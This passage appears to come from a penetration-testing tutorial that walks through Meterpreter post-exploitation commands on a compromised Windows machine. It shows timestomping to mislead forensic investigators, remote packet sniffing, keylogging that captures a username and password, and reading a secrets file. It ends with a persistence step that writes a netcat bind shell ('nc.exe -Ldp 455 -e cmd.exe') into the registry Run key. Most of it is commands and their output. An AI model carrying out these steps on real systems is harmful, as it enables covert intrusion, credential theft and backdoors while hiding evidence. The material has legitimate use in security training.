-v      Display the UTC MACE values of the file
-z <opt> Set all four attributes (MACE) of the file

meterpreter > |
```

First see MAC time of file secret.txt

Now use timestamp command here we are changing all the three i.e MAC.

USAGE:

timestamp c:\\secret.txt -z —11/11/2011 11:11:11


Sniffer

```
meterpreter > timestamp c:\\secret.txt -z "11/11/2011 11:11:11"
11/11/2011 11:11:11
[*] Setting specific MACE attributes on c:\\secret.txt
meterpreter > |
```

Before



After



A sniffer is a piece of software that grabs all of the traffic flowing into and out of a computer attached to a network.

Meterpreter now has the capability of packet sniffing the remote host without ever touching the hard disk. This is especially useful if we want to monitor what type of information is being sent, and even better, this is probably the start of multiple auxiliary modules that will ultimately look for sensitive data within the capture files. The sniffer module can store up to 200,000 packets in a ring buffer and exports them in standard PCAP format so you can process them using psnuffle, dsniiff, wireshark, etc.

USAGE:

Interfaces available

sniffer_interfaces

```
meterpreter > sniffer_interfaces

1 - 'AMD PCNET Family PCI Ethernet Adapter' ( type:0 mtu:1514 usable:true dhcp:false wifi:false )
```

Start the sniffer

sniffer_start <interface_ID>

```
meterpreter > sniffer_start 5000
[*] Capture started on interface 1 (5000 packet buffer)
```

Check the sniffer statistics

sniffer_stats <interface_ID>

```
meterpreter > sniffer_stats 1
[*] Capture statistics for interface 1
    packets: 107
    bytes: 10774
```

Dump the captures

sniffer_dump <interface_ID> <filename>

```
meterpreter > sniffer_dump 1 snifferpcap
[*] Flushing packet capture buffer for interface 1...
[*] Flushed 110 packets (13418 bytes)
[*] Downloaded 100% (13418/13418)...
[*] Download completed, converting to PCAP...
[*] PCAP file written to sniffer.pcap
```

Stop the sniffer

sniffer_stop <interface_ID>

```
meterpreter > sniffer_stop 1
[*] Capture stopped on interface 1
meterpreter > █
```

We can now use our favorite parser or packet analysis tool to review the information intercepted.

The Meterpreter packet sniffer uses the MicroOLAP Packet Sniffer SDK and can sniff the packets from the victim machine without ever having to install any drivers or write to the file system. The module is smart enough to realize its own traffic as well and will automatically remove any traffic from the Meterpreter interaction. In addition, Meterpreter pipes all information through an SSL/TLS tunnel and is fully encrypted.

Keylogging

Meterpreter keylogging script can use for low and slow information gathering is the keystroke logger script with Meterpreter. This tool is very well designed, allowing you to capture all keyboard input from the system, without writing anything to disk, leaving a minimal forensic footprint for investigators to later follow up on. Perfect for getting passwords, user accounts, and all sorts of other valuable information.

USAGE:

Start the keylogger Keyscan_start

Dump the keylogger

Keyscan_dump

Stop the keylogger

Keyscan_stop

```
meterpreter > keyscan_start
Starting the keystroke sniffer...
meterpreter > keyscan_dump
Dumping captured keystrokes...
username:bob <Return> password:bob123
meterpreter > keyscan_stop
Stopping the keystroke sniffer...
meterpreter > █
```

Ipconfig

ipconfig is a console application that displays all current TCP/IP network configuration values and refreshes Dynamic Host Configuration Protocol DHCP and Domain Name System DNS settings.

USAGE:

Ipconfig

```
meterpreter > ipconfig

MS TCP Loopback interface
Hardware MAC: 00:00:00:00:00:00
IP Address   : 127.0.0.1
Netmask      : 255.0.0.0

AMD PCNET Family PCI Ethernet Adapter - Packet Scheduler Miniport
Hardware MAC: 00:0c:29:ce:04:07
IP Address   : 192.168.1.100
Netmask      : 255.255.255.0

meterpreter > 
```

Route

Route is a command used to view and manipulate the TCP/IP routing table. Manual manipulation of the routing table is characteristic of static routing.

USAGE: Display or modify the routing table on the remote machine.

For help route -h **Add table**

add [subnet] [netmask] [gateway]

Delete table delete [subnet]

[netmask] [gateway]

```
meterpreter > route -h
Usage: route [-h] command [args]

Display or modify the routing table on the remote machine.

Supported commands:

    add    [subnet] [netmask] [gateway]
    delete [subnet] [netmask] [gateway]
    list

meterpreter > 
```

To see remote machine routing table

Route

```
meterpreter > route

Network routes
=====

Subnet          Netmask          Gateway
-----
0.0.0.0         0.0.0.0         192.168.1.1
127.0.0.0       255.0.0.0       127.0.0.1
192.168.1.0     255.255.255.0   192.168.1.100
192.168.1.100   255.255.255.255 127.0.0.1
192.168.1.255   255.255.255.255 192.168.1.100
224.0.0.0       240.0.0.0       192.168.1.100
255.255.255.255 255.255.255.255 192.168.1.100

meterpreter > 
```

portfwd

Port forwarding is the technique of forwarding a TCP/IP packet traversing a network Address translator (NAT) gateway to a predetermined network port on a host within a NAT-masqueraded, typically private network based on the port number on which it was received at the gateway from the originating host.

Portfwd -h

```
meterpreter > portfwd -h
Usage: portfwd [-h] [add / delete / list] [args]

OPTIONS:
  -L <opt> The local host to listen on (optional).
  -h       Help banner.
  -l <opt> The local port to listen on.
  -p <opt> The remote port to connect to.
  -r <opt> The remote host to connect to.

meterpreter > 
```

cat cat is used for read the contents of the file to the

screen. cat <filename>

```
meterpreter > cat c:\\secret.txt
username:bob
password:bob123
meterpreter > 
```

background

edit is used for background an active session.

USAGE:

Background

```
meterpreter > background
msf exploit(ms08_067_netapi) > █
```

reg

reg command is used for interacting with the remote machine registry reg

-h

```
meterpreter > reg -h
Usage: reg [command] [options]

Interact with the target machine's registry.

OPTIONS:
  -d <opt> The data to store in the registry value.
  -h <opt> Help menu.
  -k <opt> The registry key path (E.g. HKLM\Software\Foo).
  -t <opt> The registry value type (E.g. REG_SZ).
  -v <opt> The registry value name (E.g. Stuff).

COMMANDS:
  enumkey   Enumerate the supplied registry key [-k <key>]
  createkey Create the supplied registry key [-k <key>]
  deletekey Delete the supplied registry key [-k <key>]
  queryclass Queries the class of the supplied key [-k <key>]
  setval    Set a registry value [-k <key> -v <val> -d <data>]
  deleteval Delete the supplied registry value [-k <key> -v <val>]
  queryval  Queries the data contents of a value [-k <key> -v <val>]

meterpreter > █
```

USAGE:

Enumerate registry

Reg enumkey -k <key_path>

Set value

Reg setval <key_path>

```
meterpreter > reg enumkey -k HKLM\software\microsoft\windows\currentversion\run
Enumerating: HKLM\software\microsoft\windows\currentversion\run

Values (3):
  VMware Tools
  VMware User Process
  quicktftpserver

meterpreter > reg setval -k HKLM\software\microsoft\windows\currentversion\run -v nc -d "C:\windows\system32\nc.exe -Ldp 455 -e cmd.exe"
Successful set nc.
meterpreter > reg queryval -k HKLM\software\microsoft\windows\currentversion\Run -v nc
Key: HKLM\software\microsoft\windows\currentversion\Run
Name: nc
Type: REG_SZ
Data: C:\windows\system32\nc.exe -Ldp 455 -e cmd.exe
```

Conclusion :

Now you can use above all methods for penetration testing by backtrack.